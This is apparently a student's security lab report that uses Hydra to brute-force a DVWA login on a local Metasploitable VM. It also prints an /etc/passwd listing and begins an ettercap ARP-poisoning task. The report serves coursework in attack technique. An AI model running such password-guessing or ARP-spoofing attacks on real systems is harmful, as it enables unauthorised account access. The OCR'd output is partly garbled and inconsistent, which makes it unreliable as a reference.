


NAME:- GARVIT KUMAR SONI

REG. NO:- 20BIT0039

CSE3502 ISM LAB L39+L40


LAB ASSESSMENT 5

FACULTY :- PROF. SUMAIYA THASEEN MAM



```
kali@kali: ~  
File Actions Edit View Help  
o establish a new connection: [Errno 101] Network is unreachable'))  
ERROR:wafw00f:Site www.thewebchecker.com appears to be down  
  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.120.130 netmask 255.255.255.0 broadcast 192.168.120.255  
    ether 00:0c:29:f1:bc:29 txqueuelen 1000 (Ethernet)  
    RX packets 49 bytes 6350 (6.2 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 50 bytes 5100 (4.9 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 20 bytes 1344 (1.3 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 20 bytes 1344 (1.3 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)-[~]  
$
```


1. Perform a password cracking in Kali Linux using Hydra tool on any web application login of metasploitable like DVWA or mutilidae (Use one of the usernames as your registration number and password as your first name) - 5 marks



```
hydra 192.168.120.128 http-form-post  
"/dvwa/login.php:username=^USER^&password=^PASS^&Login=submit:Login failed" -L
```



The screenshot shows a VMware Workstation 17 Player window titled "20810039, kali-linux-2023.4-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)". The virtual machine is running Kali Linux. The terminal window shows the command `cat /etc/passwd` being executed, and the output is displayed in a white box. The output lists several system users (daemon, systemd, dbus, polkitd, avahi, avahi-autoipd, _avahi_, _nss_, _ntfs_, _ssh_, _tss_, _lp_, _irc_, _rt_) and a regular user named `gautam` with a password field.

```
PS: kali@kali: /home/kali
File Actions Edit View Help
cat /etc/passwd
daemon:x:6:6:daemon:/usr/sbin:/usr/sbin/nologin
systemd:x:4:6:systemd:/var/lib/containers:/usr/sbin/nologin
dbus:x:81:81:dbus:/var/lib/dbus:/usr/sbin/nologin
polkitd:x:101:101:polkitd:/usr/sbin/nologin
avahi:x:102:102:avahi:/var/lib/avahi:/usr/sbin/nologin
avahi-autoipd:x:103:103:avahi-autoipd:/var/lib/avahi:/usr/sbin/nologin
_avahi_:x:104:104:_avahi_:/_usr/sbin/nologin
_nss_:x:105:105:_nss_:/_usr/sbin/nologin
_ntfs_:x:106:106:_ntfs_:/_usr/sbin/nologin
_ssh_:x:107:107:_ssh_:/_usr/sbin/nologin
_tss_:x:108:108:_tss_:/_usr/sbin/nologin
_lp_:x:109:109:_lp_:/_usr/sbin/nologin
irc:x:110:110:irc:/var/lib/irc:/usr/sbin/nologin
rt:x:111:111:rt:/var/lib/rt:/usr/sbin/nologin
gautam:x:1000:1000:gautam:/home/gautam:/usr/sbin/nologin
admin:x:1001:1001:admin:/home/admin:/usr/sbin/nologin
```

The screenshot shows a VMware Workstation window titled 'Player'. Inside, a Kali Linux virtual machine is running. The terminal window is open, showing the command 'cat /etc/passwd' and its output. The output lists system users and regular users, including 'root', 'daemon', 'nobody', 'www-data', 'syslog', 'mail', 'news', 'uucp', 'lp', 'lxd', 'sanb', 'root', 'daemon', 'passwd', 'passwd123', and 'Z8014025'.

```

root@kali:~/kali-linux-2022-4-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
PS> cdkali@kali:/home/kali

kali@kali:~/kali$ ./thc-hydra
Hydra 9.9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-26 20:33:20
[ERROR] File for logins not found: usernames.txt

kali@kali:~/kali$ ./thc-hydra
Hydra 9.9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-26 20:37:46
[DATA] max 16 tasks per 1 server, overall 16 tasks, 64 login tries (1:0/p:0), ~4 tries per task
[DATA] attacking http-post-form://192.168.120.128:80/dvwa/login.php:username="USER"&password="PASS"&login-submit>Login failed
[50][http-post-form] host: 192.168.120.128 login: Admin password: 200170039
[50][http-post-form] host: 192.168.120.128 login: admin password: 200170039
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-26 20:37:51



kali@kali:~/kali$ ./thc-hydra
Hydra 9.9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no n-binding, these ** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-26 20:38:03
[DATA] max 16 tasks per 1 server, overall 16 tasks, 64 login tries (1:0/p:0), ~4 tries per task
[DATA] attacking http-post-form://192.168.120.128:80/dvwa/login.php:username="USER"&password="PASS"&login-submit>Login failed
[50][http-post-form] host: 192.168.120.128 login: Admin password: 200170039
[50][http-post-form] host: 192.168.120.128 login: admin password: 200170039
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-26 20:38:07

```

2 valid passwords found there.

2. Perform an ARP poisoning using ettercap GUI in Kali targeting the mutilidae website of your Metasploitable VM to obtain username (Registration Number) and passwords (First Name) in the ettercap window pane. Provide all intermediate snapshots of setting up target ip etc and the final capturing of username and passwords Use wireshark to show packet sent to the target victim – 5 Marks







Did you setup/reset the DB?


Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:37) in /var/www/mutillidae/index.php on line 168

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:37) in /var/www/mutillidae/index.php on line 254

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:37) in /var/www/mutillidae/index.php on line 255

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:37) in /var/www/mutillidae/index.php on line 256





Drive link:-

https://drive.google.com/drive/folders/1s15Tgh7SX4mWxSMsYgHqUpKbN-tKGpd7?usp=share_link